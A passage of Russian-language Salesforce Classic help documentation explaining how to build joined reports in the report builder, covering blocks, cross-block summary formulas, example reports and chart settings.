
И

«Конструктор отчетов»

### Добавление блока в составной отчет

Благодаря добавлению блоков в составные отчеты, пользователи могут создавать различные представления данных, добавленных в отдельный отчет.

1. Выберите нужное поле на панели «Поля» и перетащите его в пустую область на панели «Предварительный просмотр».



2. Чтобы создать блок, опустите поле.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition II**  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:


- «Создание и настройка отчетов»

И

«Конструктор отчетов»



Обратите внимание, что после добавления блока панель «Поля» (1) дополняется соответствующими стандартными фильтрами и фильтрами поля. А панель «Предварительный просмотр» дополняется новым блоком (2).

Чтобы удалить блок, щелкните значок  в заголовке блока и выберите значение «Удалить блок». При необходимости перетащите блок на панель «Поля».

Ниже перечислены рекомендации по работе с блоками.

- Добавление нового типа отчета в составной отчет приводит к добавлению нового блока.
- При создании блока поле должно быть выбрано в категории типа отчета. Поле не должно относиться к категории «Общие». Например, если отчет содержит типы отчетов «Возможности» и «Обращения», то при выборе поля в категории «Возможности» добавляется новый блок «Возможности», а при выборе поля в категории «Обращения» добавляется новый блок «Обращения».

СМ. ТАКЖЕ:

[Добавление типа отчета в составной отчет](#)

[Удаление блока](#)

[Создание настраиваемой формулы резюмирования для составного отчета](#)

[Работа с блоками](#)

[Объединение разных типов данных в составном отчете](#)



## Изменение порядка отображения блоков

Составные отчеты поддерживают изменение порядка отображения блоков. Изменение порядка отображения блоков влияет на внешний вид отчета, но не влияет на его данные.

В случае изменения порядка отображения блоков их номера не меняются. Например, если пользователь перемещает блок 1 вправо от блока 3 в отчете, содержащем 3 блока, то блоки отображаются в следующем порядке: блок 2, блок 3, блок 1. Во избежание возможной путаницы, рекомендуем переименовать блоки.

При изменении порядка отображения блоки перемещаются вправо или влево от текущего блока. Блоки не могут быть перемещены в пустые области на панели «Предварительный просмотр».

Чтобы изменить порядок отображения блоков, выполните указанные ниже действия.

- Перетащите нужный блок влево или вправо от текущего блока на панели «Предварительный просмотр».
- Синяя полоса напротив блока указывает на допустимые зоны сброса.

СМ. ТАКЖЕ:

[Переименование блока](#)

[Работа с блоками](#)

## Переименование блока

При необходимости блоки могут быть переименованы с целью предоставления более доступного описания их содержимого.

Имя блока, добавленного в составной отчет, автоматически основывается на типе отчета и количестве блоков в отчете. Например, пользователь добавляет новый блок, основанный на типе отчета «Возможности», в отчет, содержащий два блока. В этом случае имя блока выглядит следующим образом: «Возможности блок 3».

1. Щелкните имя нужного блока.  
При этом имя отображается в редактируемом текстовом поле.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»



2. Введите новое имя.
3. Чтобы сохранить имя, нажмите клавишу Enter или щелкните за пределами блока.

СМ. ТАКЖЕ:

[Работа с блоками](#)

[Объединение разных типов данных в составном отчете](#)

Отображение и скрытие количества записей для блока

Конструктор отчетов позволяет отображать или скрывать *количество записей* для каждого блока составного отчета. По умолчанию количество записей отображается для каждого блока в конструкторе отчетов и на странице запуска отчетов.

Чтобы скрыть или отобразить количество записей, воспользуйтесь одним из указанных ниже способов.

- Чтобы открыть меню блока, щелкните стрелку в заголовке нужного блока (▼). Флажок, расположенный напротив элемента меню **«Количество записей»**, указывает, что блок поддерживает функцию подсчета записей. Чтобы отобразить или скрыть количество, установите или снимите флажок **«Количество записей»**.
- Чтобы отобразить стрелку (▼) в том случае, если сведения об отчете скрыты, наведите указатель мыши на столбец **«Количество записей»**. Щелкните стрелку и выберите элемент меню **«Удалить столбец»**. Чтобы повторно отобразить количество записей, щелкните стрелку в заголовке блока и выберите элемент меню **«Количество записей»**.
- ☑ **Прим.:** Если блоки отчета не содержат резюмированных строк, а сведения об отчете и количество строк для всех блоков не отображаются, то блоки будут скрыты на странице запуска отчетов. Чтобы отобразить блоки, нажмите кнопку **«Показать сведения»** на странице запуска отчетов или в конструкторе отчетов.

СМ. ТАКЖЕ:

[Отображение и скрытие сведений об отчете](#)

[Использование функции резюмирования в настраиваемой формуле резюмирования](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»

## Удаление блока

Чтобы удалить блок из составного отчета, выполните одно из указанных ниже действий.

- Чтобы открыть меню блока, щелкните стрелку в заголовке нужного блока (▼) и выберите элемент меню «Удалить блок».
- Выберите нужный блок и перетащите его на панель «Поля».

СМ. ТАКЖЕ:

[Работа с блоками](#)


[Объединение разных типов данных в составном отчете](#)

## Алгоритм работы составных отчетов

Составной отчет может содержать данные из разных типов стандартных или настраиваемых отчетов. Типы отчетов могут быть добавлены в составной отчет только при наличии взаимосвязей с теми же объектами. Например, составной отчет, использующий тип отчета «Возможности», может быть дополнен типом отчета «Обращения», так как оба типа взаимосвязаны с объектом «Организации».

Составной отчет может содержать не более пяти *блоков*, которые добавляются в отчет с целью создания разных представлений данных. Каждый блок позволяет добавлять обычные поля и поля резюмирования, создавать стандартные и настраиваемые формулы резюмирования кросс-блока, применять фильтры и сортировать столбцы. Группировки могут применяться ко всем блокам отчета; каждый блок может содержать не более трех группировок, подобно сводному отчету. Кроме того, составные отчеты поддерживают добавление диаграмм.

Каждый составной отчет использует *основной* тип отчета. По умолчанию основным типом отчета считается тип, добавленный в отчет первым. На панели «Поля» напротив имени основного типа отчета отображается маленькая точка. Например, если составной отчет создается путем выбора типа отчета «Возможности», а затем добавляется тип «Обращения», то тип отчета «Возможности» считается основным.

Основной тип отчета определяет порядок наименования общих полей. Некоторые общие поля имеют разные имена или отображаются в разных разделах разных типов отчетов. Чтобы просмотреть имя поля в других типах отчетов, щелкните значок .

Если составной отчет содержит несколько типов отчетов, то некоторые поля называются *общими*. Общее поле — это поле, доступное во всех типах отчетов, или поле со взаимосвязью поиска, которая доступна во всех типах отчетов. Данные поля отображаются в области «Общие поля» на панели «Поля» и могут использоваться для группирования блоков отчета.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### 1. Примеры составных отчетов

Составные отчеты позволяют создавать оценочные листы эффективности торговых представителей, просматривать обращения в службу поддержки по статусу и прогнозировать ожидаемые продажи возможности.

### 2. Настраиваемые формулы резюмирования с составными отчетами

Составные отчеты поддерживают два типа настраиваемых формул резюмирования: стандартные и кросс-блоковые.

### 3. Какие действия не поддерживаются составными отчетами?

Составные отчеты поддерживают практически все те же действия, что сводные или матричные отчеты (например, поиск, добавление, удаление и резюмирование полей, а также выполнение и сохранение отчетов). Тем не менее, некоторые действия не поддерживаются.

СМ. ТАКЖЕ:

[Добавление типа отчета в составной отчет](#)

[Создание настраиваемой формулы резюмирования для составного отчета](#)

[Работа с блоками](#)

## Примеры составных отчетов

Составные отчеты позволяют создавать оценочные листы эффективности торговых представителей, просматривать обращения в службу поддержки по статусу и прогнозировать ожидаемые продажи возможности.

## Создание оценочного листа эффективности торговых представителей

Благодаря оценочным листам, рабочая группа по управлению продажами может определить эффективность торговых представителей и просмотреть их действия. Чтобы создать оценочный лист, воспользуйтесь тремя отдельными типами настраиваемых отчетов, каждый из которых создает взаимосвязь между объектом «Пользователь» (в качестве основного объекта) и одним из трех следующих объектов: «Ответственный за возможность», «Автор возможности» и «Ответственный за действие». Обратите внимание, что в данном примере типы настраиваемых отчетов называются «Настраиваемый отчет "Пользователь и ответственный за возможность"», «Настраиваемый отчет "Пользователь и автор возможности"» и «Настраиваемый отчет "Пользователь и ответственный за действие"».

Создайте настраиваемый отчет на основе типа «Пользователь и ответственный за возможность», а затем добавьте типы «Пользователь и автор возможности» и «Пользователь и ответственный за действие» в качестве двух дополнительных блоков. Затем сгруппируйте записи по торговому представителю (ответственный за возможность) и настройте соответствующие фильтры.

Чтобы создать отчет, выполните указанные ниже действия.

1. Создайте отчет и выберите тип отчета «Настраиваемый отчет "Пользователь и ответственный за возможность"».
2. Выберите пункт «Составной» в раскрывающемся списке «**Формат**».
3. Нажмите кнопку «**Добавить тип отчета**».
4. Выберите тип отчета «Настраиваемый отчет "Пользователь и автор возможности"».
5. Нажмите кнопку «**Добавить тип отчета**» еще раз и выберите тип отчета «Настраиваемый отчет "Пользователь и ответственный за действие"».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

6. Сгруппируйте блоки по полю «*Полное имя*».
7. При необходимости добавьте дополнительные поля и фильтры в отчет. Например, чтобы просмотреть эффективность представителя за определенный промежуток времени, измените фильтры даты. Чтобы просмотреть только торговых представителей, являющихся ответственными за возможности, создайте фильтр «*Роль : имя*» и ограничьте результаты пользователями, роли которых содержат слово «*Продажи*».
8. При необходимости введите имена блоков.
9. Нажмите кнопку «**Сохранить**» или «**Запустить отчет**».

### Просмотр обращений в службу поддержки по статусу

Пользователь может создать отчет, сравнивающий количество новых, закрытых или текущих обращений в службу поддержки по приоритету. Отчет содержит один тип стандартного отчета: «*Обращения*». Прежде всего, создайте отчет, добавьте в него три блока, отфильтруйте каждый блок по соответствующему статусу и сгруппируйте записи по полю «*Приоритет*».

Чтобы создать отчет, выполните указанные ниже действия.

1. Создайте отчет и выберите тип отчета «*Обращения*».
2. Выберите пункт «*Составной*» в раскрывающемся списке «**Формат**».
3. Чтобы удалить ненужные поля, перетащите их на панель «*Поля*».
4. Создайте три блока, каждый из которых содержит поля «*Номер обращения*» и «*Статус*» и при необходимости поле «*Сотрудник, ответственный за обращение*».
5. Выполните фильтрацию всех обращений в каждом блоке. Затем выполните фильтрацию каждого блока по полю «*Статус*».
  - Блок 1: «*"Статус" равно "Закрыто"*»
  - Блок 2: «*"Статус" равно "Новинка"*»
  - Блок 3: «*"Статус" не равно "Закрыто", "Новинка", "Закрыто на портале", "Закрыто — первый вызов"*»
6. Сгруппируйте блоки по полю «*Приоритет*».
7. При необходимости переименуйте блоки.
8. Нажмите кнопку «**Сохранить**» или «**Запустить отчет**».

### Прогнозирование ожидаемых продаж возможности

Настраиваемые формулы резюмирования кросс-блока позволяют создать отчет, который может использоваться для прогнозирования ожидаемых доходов возможности на основе показателей эффективности торговых представителей. Создайте отчет на основе стандартного типа отчета «*Возможности*», добавьте в него три блока, отфильтруйте каждый блок по соответствующему статусу и создайте формулу, использующую поля из разных блоков.

Чтобы создать отчет, выполните указанные ниже действия.

1. Создайте составной отчет и выберите тип отчета «*Возможности*».
2. Чтобы удалить ненужные поля, перетащите их на панель «*Поля*».
3. Создайте три блока, каждый из которых содержит поля «*Имя возможности*», «*Имя организации*» и «*Стоимость*».
4. Выберите «*Все возможности*» для каждого блока. Выполните фильтрацию каждого блока.

| Блок   | Фильтры  |
|--------|--|
| Блок 1 | <p>«"Статус возможности" равно "Закрыто"»</p> <p>«"Поле даты" равно "Дата закрытия"»</p> <p>«"Диапазон" равно "Текущий и предыдущий фин. годы"»</p> <p>«"Этап" равно "Закрыто и не реализовано"»</p> |
| Блок 2 | <p>«"Статус возможности" равно "Закрыто и реализовано"»</p> <p>«"Поле даты" равно "Дата закрытия"»</p> <p>«"Диапазон" равно "Текущий и предыдущий фин. годы"»</p>                                    |
| Блок 3 | <p>«"Поле даты" равно "Дата закрытия"»</p> <p>«"Диапазон" равно "Следующий месяц"»</p> <p>«"Статус возможности" равно "Открыто"»</p>   |

- Сгруппируйте блоки по полю «Сотрудник, ответственный за возможность».
- Переименуйте блоки. Например, «Закрыто—реализовано», «Закрыто—не реализовано» и «Закрытие в следующем месяце».
- Создайте настраиваемую формулу резюмирования кросс-блока, прогнозирующую ожидаемый доход на основе показателей эффективности торговых представителей.

```
[Closing Next Month]AMOUNT:SUM* ([Closed - Won]RowCount/ ([Closed -
Lost]RowCount+ [Closed - Won]RowCount))
```

- Добавьте формулу как минимум в один блок.
- При необходимости добавьте настраиваемую формулу резюмирования кросс-блока, которая позволяет вычислить пропорциональное соотношение для каждого торгового представителя.

```
[Closed - Won]RowCount/ ([Closed - Lost]RowCount+ [Closed - Won]RowCount)
```

- Нажмите кнопку **«Сохранить»** или **«Запустить отчет»**.

### Добавление диаграммы в отчет по прогнозам ожидаемых продаж возможности

Чтобы воспользоваться визуальным представлением данных, добавьте диаграмму в составной отчет. Например, диаграмма может быть добавлена в отчет по прогнозам ожидаемых продаж возможности, позволяющий просмотреть пропорциональное соотношение фактического и прогнозируемого дохода.

Чтобы добавить диаграмму, выполните указанные ниже действия.

- Создайте отчет **«Прогнозирование ожидаемых продаж возможности»**.
- Нажмите кнопку **«Добавить диаграмму»**.
- Выберите **«Закрыто и реализовано – Сумма Стоимость»** по оси Y.
- Установите флажок **«Добавить дополнительные значения»**.
- Выберите значения **«Строка»** для параметра **«Отображение»** и **«Прогнозируемый доход»** для параметра **«Значение»**.

6. Введите заголовок диаграммы «*Фактический и прогнозируемый доход*» на вкладке «Форматирование».
7. Нажмите кнопку «ОК».
8. Нажмите кнопку «Сохранить» или «Запустить отчет».

СМ. ТАКЖЕ:

[Добавление диаграммы в отчет](#)

[Настраиваемые формулы резюмирования с составными отчетами](#)

[Алгоритм работы составных отчетов](#)

[Работа с блоками](#)

[Объединение разных типов данных в составном отчете](#)

Настраиваемые формулы резюмирования с составными отчетами

Составные отчеты поддерживают два типа настраиваемых формул резюмирования: стандартные и кросс-блоковые.

### Стандартные формулы настраиваемого резюмирования

Стандартные формулы настраиваемого резюмирования применяются к одному типу отчета и могут быть добавлены в блоки, созданные только на основе данного типа отчета. Например, формула резюмирования, созданная для типа отчета «Обращения», может быть применена только к блокам «Обращения». Настраиваемые формулы резюмирования в составных отчетах поддерживают такие же форматы данных, параметры формулы, функции и области отображения вычислений, как сводные и матричные отчеты.

Ниже перечислены рекомендации по работе с настраиваемыми формулами резюмирования в составных отчетах.

- Созданные формулы не добавляются в отчеты автоматически. Чтобы добавить формулу, перетащите нужную формулу в блок, использующий такой же тип отчета.
- Настраиваемые формулы резюмирования, добавленные в блок, отображаются справа от стандартных полей в порядке их добавления. Настраиваемые формулы резюмирования кросс-блока, добавленные в блок, отображаются справа от стандартных формул.
- Результаты применения настраиваемых формул резюмирования определяются параметрами фильтрации, заданными для соответствующих блоков. Таким образом, одна и та же формула может иметь разные результаты в разных блоках.
- Каждый блок составного отчета может содержать не более 10 настраиваемых формул резюмирования. Составной отчет может содержать не более 50 настраиваемых формул резюмирования.
- Каждая настраиваемая формула резюмирования должна использовать уникальное имя. Тем не менее, стандартные и кросс-блоковые формулы настраиваемого резюмирования могут использовать одинаковые имена.
- Имя настраиваемой формулы резюмирования не должно содержать квадратных скобок («[» или «]»).

### Настраиваемые формулы резюмирования кросс-блока

Настраиваемые формулы резюмирования кросс-блока позволяют вычислять значения в нескольких блоках составного отчета. Например, формула кросс-блока может использоваться для вычисления пропорционального соотношения открытых и закрытых возможностей организации или пропорционального соотношения закрытых сделок и контрольных показателей продаж.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Формула кросс-блока создается так же, как стандартные формулы. Пользователям доступны такие же форматы данных, параметры формулы, функции и области отображения вычислений. Синтаксис формулы также аналогичен стандартному, за исключением добавления сведений о блоке. Например, при вычислении процентного соотношения возможностей и обращений для каждой организации, формула также включает заголовок блока: [Возможности блок 1] RowCount / [Обращения блок 2] RowCount. Помните, что при проверке синтаксиса формулы или при сохранении формулы пропущенный заголовок блока становится причиной отображения сообщения об ошибке.

Ниже перечислены рекомендации по работе с настраиваемыми формулами резюмирования кросс-блока.

- Формула кросс-блока может быть добавлена в любой блок отчета.
- Созданные формулы кросс-блока не добавляются в отчеты автоматически. Чтобы добавить формулу, перетащите нужную формулу в блок.
- Формулы кросс-блока, добавленные в блок, отображаются справа от стандартных формул в порядке их добавления.
- Результаты применения формул кросс-блока определяются параметрами фильтрации, заданными для блоков отчета. Таким образом, при изменении параметров фильтрации формула кросс-блока может иметь разные результаты.
- Каждый составной отчет может содержать не более 10 настраиваемых формул резюмирования кросс-блока.
- Удаление блока, используемого в формуле кросс-блока, приводит к удалению формулы с панели «Поля» и из любых оставшихся блоков, содержащих данную формулу.
- Каждая формула кросс-блока должна использовать уникальное имя. Тем не менее, стандартные и кросс-блоковые формулы настраиваемого резюмирования могут использовать одинаковые имена.
- Имя формулы кросс-блока не должно содержать квадратных скобок («[» или «]»).

СМ. ТАКЖЕ:

[Создание настраиваемой формулы резюмирования](#)

[Эффективное использование настраиваемых формул резюмирования](#)

[Примеры составных отчетов](#)

[Создание настраиваемой формулы резюмирования для составного отчета](#)

Какие действия не поддерживаются составными отчетами?

Составные отчеты поддерживают практически все те же действия, что сводные или матричные отчеты (например, поиск, добавление, удаление и резюмирование полей, а также выполнение и сохранение отчетов). Тем не менее, некоторые действия не поддерживаются.

Ниже перечислены некоторые действия, которые не поддерживаются составными отчетами.

- Добавление полей области.
- Добавление кросс-фильтров.
- Перетаскивание фильтров с панели «Поля» на панель «Фильтры».
- Применение условного выделения.
- Изменение иерархии для отчетов по возможностям или действиям.
- Создание отчетных снимков на основе составных отчетов.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



 Прим.:

- Чтобы предоставить пользователям возможность создания и редактирования составных отчетов, рекомендуем включить поддержку конструктора отчетов для всей организации. В противном случае пользователи могут запускать составные отчеты, но не могут их создавать.
- Составные отчеты требуют включения новой темы пользовательского интерфейса. В противном случае пользователи не могут создавать, редактировать и запускать составные отчеты.
- Обозреватель Internet Explorer 6 не поддерживает составные отчеты.
- Фильтры не применяются к данным составного отчета в представлении панели мониторинга или не могут быть добавлены в панель мониторинга, использующую только составные отчеты.

**Типы стандартных отчетов, которые не могут использоваться в составных отчетах.**

- Организации и контакты
  - Журнал организации
  - Ответственные за организацию\*
  - Журнал контакта
- Действия
  - Мои делегированные запросы на утверждение\*
- Административные отчеты
  - Все отложенные запросы на утверждение\*
  - Использование API за последнюю неделю\*
- Кампания
  - Запрос сведений по кампании\*
  - Участник кампании
  - Анализ участника кампании\*
  - Кампании с находящимися под влиянием возможностями
- Контракт
  - Журнал контракта
  - Журнал заказов
- Служба поддержки
  - Журнал обращения
  - Использование портала самообслуживания
  - Журнал решения
- Файл и содержимое
  - Авторы содержимого
  - Временной интервал публикации содержимого
  - Загрузки файлов и содержимого
  - Занятость файлов и содержимого
  - Ссылки на файлы и содержимое

- Администраторы библиотеки
- Содержимое библиотеки
- Популярные загрузки
- Популярные подписки
- Устаревшее содержимое
- Прогнозы
  - Настраиваемое прогнозирование: история прогноза
  - Настраиваемое прогнозирование: резюме прогноза
  - Настраиваемое прогнозирование: прогнозы возможностей
  - История прогноза
  - Прогнозы
  - План продаж и фактические доходы\*
- Интерес
  - Все интересы
  - Журнал интереса
  - Статус интереса\*
- Возможность
  - Возможности с ролями контакта и продуктами
  - Возможности с группами, работающими с возможностями, и продуктами
  - Журнал полей возможности
- Прайс-листы, продукты и активы
  - Активы с продуктами\*

**Прим.:**

- Некоторые типы отчетов, перечисленные ниже, могут быть недоступны. Список доступных отчетов определяется рядом факторов (например, включенные функции и настроенные параметры доступности папки отчетов). Чтобы просмотреть недоступные типы отчетов, обратитесь к администратору.
- В случае переименования стандартных объектов, типы стандартных отчетов используют новые, а не исходные имена. Например, при переименовании объекта «Возможность» в «Сделка» тип стандартного отчета «Журнал поля возможности» называется «Журнал поля сделки».
- Типы отчетов, помеченные звездочкой (\*) в данном списке, недоступны при создании отчетов. Чтобы просмотреть данные типы отчетов, настройте стандартные отчеты, доступные в папках на вкладке «Отчеты».

СМ. ТАКЖЕ:

[Выбор типа отчета](#)

[Изменение основного типа отчета](#)

[Объединение разных типов данных в составном отчете](#)

[Типы стандартных отчетов](#)

## Графическое отображение данных отчета

Диаграммы, используемые для отображения данных отчета, позволяют ускорить процесс их восприятия. Диаграммы отображаются прямо над таблицей отчета. Благодаря диаграммам, пользователи могут получать общее представление об отчетах без детализации их данных. Рекомендуем использовать линейные диаграммы для отслеживания динамических изменений, а горизонтальные или секторные диаграммы для сопоставления значений на определенный момент времени. При необходимости диаграммы могут просматриваться в компонентах панели мониторинга.

### 1. [Добавление диаграммы в отчет](#)

Диаграмма, добавленная в отчет, позволяет пользователям получить визуальное представление данных.

### 2. [Свойства диаграммы](#)

Диаграмма может быть добавлена в любой стандартный или настраиваемый сводный или матричный отчет. Свойства диаграммы определяют данные, которые должны отображаться в диаграмме, их метки и цвета, а также любое применяемое условное выделение.

### 3. [Эффективное представление данных посредством диаграмм](#)

Некоторые компоненты (например, отрицательные значения, слишком большие или малые числа, настраиваемые формулы резюмирования и параметры безопасности поля) могут влиять на внешний вид диаграмм, добавляемых в отчет. Изменение формата отчета, группировок и блоков также влияет на внешний вид диаграмм.

### 4. [Отображение разных наборов данных в одной диаграмме](#)

*Комбинированная диаграмма* позволяет размещать несколько наборов данных на одной диаграмме. Каждый набор данных опирается на отдельное поле, гарантируя удобное сопоставление значений. При необходимости разные типы диаграмм могут быть объединены в одну диаграмму для многоцелевого просмотра данных.

### 5. [Примеры комбинированных диаграмм](#)

Комбинированная диаграмма поддерживает отображение нескольких значений относительно одного диапазона оси, одновременный просмотр двух типов диаграмм или сопоставление двух непрерывных суммарных значений.

### 6. [Параметры форматирования диаграммы](#)

СМ. ТАКЖЕ:

[Эффективное представление данных посредством диаграмм](#)

[Добавление диаграммы в отчет](#)


[Свойства диаграммы](#)

[Примеры комбинированных диаграмм](#)

[Отображение разных наборов данных в одной диаграмме](#)

## Добавление диаграммы в отчет

Диаграмма, добавленная в отчет, позволяет пользователям получить визуальное представление данных.

 **Прим.:** Прежде чем добавить диаграмму, убедитесь, что отчет содержит как минимум одну группировку.

Чтобы добавить или изменить диаграмму, выполните указанные ниже действия.


1. Нажмите кнопку **«Добавить диаграмму»** в конструкторе отчетов. Для готовых диаграмм нажмите кнопку **«Редактировать диаграмму»**.
2. Выберите тип диаграммы.
3. Настройте нужные параметры на вкладке «Данные диаграммы».
4. Настройте нужные параметры на вкладке «Форматирование».
5. Нажмите кнопку **«ОК»**.

СМ. ТАКЖЕ:

[Эффективное представление данных посредством диаграмм](#)  
[Создание отчета](#)

## Свойства диаграммы

Диаграмма может быть добавлена в любой стандартный или настраиваемый сводный или матричный отчет. Свойства диаграммы определяют данные, которые должны отображаться в диаграмме, их метки и цвета, а также любое применяемое условное выделение.

 **Прим.:** Данный раздел актуален только в том случае, если не используется конструктор отчетов. *Конструктор отчетов* — это экранный редактор отчетов.

Чтобы настроить свойства диаграммы, нажмите кнопку **«Добавить диаграмму»** или щелкните ссылку **«Редактировать диаграмму»** в любом матричном или сводном отчете и заполните поля на вкладках «Данные диаграммы» и «Форматирование».

Ограничения, рекомендации и советы см. в разделе [«Эффективное представление данных посредством диаграмм»](#) на странице 4123.

## Параметры данных диаграммы

Ниже перечислены параметры, которые определяют данные, отображаемые в диаграмме.

| Поле          | Описание  |
|---------------|---|
| Тип диаграммы | Выберите тип диаграммы, используемый для отображения данных отчета. Выбранный тип диаграммы определяет свойства диаграммы, доступные для настройки. |
| Ось X и Ось Y | Выберите значения для отображения на осях диаграммы. В зависимости от типа диаграммы, значения оси могут быть                                       |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»

## ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

| Поле                      | Описание   |
|---------------------------|--|
|                           | <p>представлены количеством записей, полями резюмирования или группировками, заданными в отчете.</p> <p> <b>Прим.:</b> Если ось Y соответствует настраиваемой формуле резюмирования, для параметра «Место отображения данной формулы» которой выбран любой другой уровень группировки, кроме значения «Все уровни резюмирования», то значения оси X и параметра «Группировки» должны соответствовать уровню группировки этой настраиваемой формулы резюмирования.</p> |
| Комбинированная диаграмма | Чтобы <b>добавить дополнительные значения</b> в диаграмму, установите данный флажок. Выбранный тип диаграммы должен поддерживать комбинированные диаграммы.  |
| Группировки               | Выберите способ группирования данных на диаграмме. Система позволяет выбирать только группировки, заданные в отчете. Чтобы выбрать способ отображения группировок в горизонтальных или вертикальных диаграммах, щелкните соответствующий значок: «групповая», «ярусная» или «ярусная, с заполнением до 100%». При использовании линейных диаграмм установите флажок «С накоплением».   |
| Значения                  | Выберите данные для отображения в качестве значений секторной, круговой или конической диаграммы.  |
| Сектора                   | Выберите данные для отображения в качестве сегментов секторной или круговой диаграммы.   |
| Сегменты                  | Выберите данные для отображения в качестве сегментов конической диаграммы.   |

### Презентация диаграммы

Ниже перечислены параметры, позволяющие контролировать внешний вид и алгоритм диаграммы.

| Поле                            | Описание  |
|---------------------------------|---|
| Заголовок диаграммы             | Введите имя диаграммы.  |
| Цвет заголовка                  | Выберите цвет для заголовка диаграммы.  |
| Размер заголовка                | Выберите размер шрифта для заголовка диаграммы. Максимально допустимый размер — 18. При выборе большего значения размер текста все равно будет 18.  |
| Цвет текста                     | Выберите цвет для любого текста и меток диаграммы.  |
| Размер текста                   | Выберите размер шрифта для любого текста и меток диаграммы. Максимально допустимый размер — 18. При выборе большего значения размер текста все равно будет 18.                              |
| Обесцвечивание фона             | Выберите направление градиента фона. При необходимости заполните поля «Начальный цвет» и «Конечный цвет» для градиента. Чтобы отменить цветовой переход, выберите белый цвет в обоих полях. |
| Размещение условных обозначений | Выберите область отображения условных обозначений относительно диаграммы.   |

| Поле  | Описание   |
|---|--|
| Объединить малые группы в сектор «Другое»               | Объедините все группы, общая доля которых не превышает 3% в сектор или сегмент «Другое». Чтобы отображать все значения диаграммы по отдельности, снимите данный флажок. Данный параметр применяется только к секторным, круговым и коническим диаграммам. Данный параметр включен по умолчанию для секторных и круговых диаграмм, но выключен для конических диаграмм. |
| Диапазон оси X (Диапазон оси Y)                         | Выберите ручное или автоматическое определение диапазона оси для горизонтальной, линейной или вертикальной диаграммы. При ручном определении введите числа, соответствующие минимальному и максимальному значениям оси. При наличии точек данных вне заданного диапазона ось автоматически расширяется для добавления данных значений при создании диаграммы.          |
| Показать метки оси                                      | Отображение меток всех осей диаграммы. Данный параметр применяется только к горизонтальным и линейным диаграммам.  |
| Показать метки  | Отображение меток для секторной, круговой или конической диаграммы.  |
| Показать группу (в %)                                   | Отображение процентного значения для каждой группы диаграммы.  |
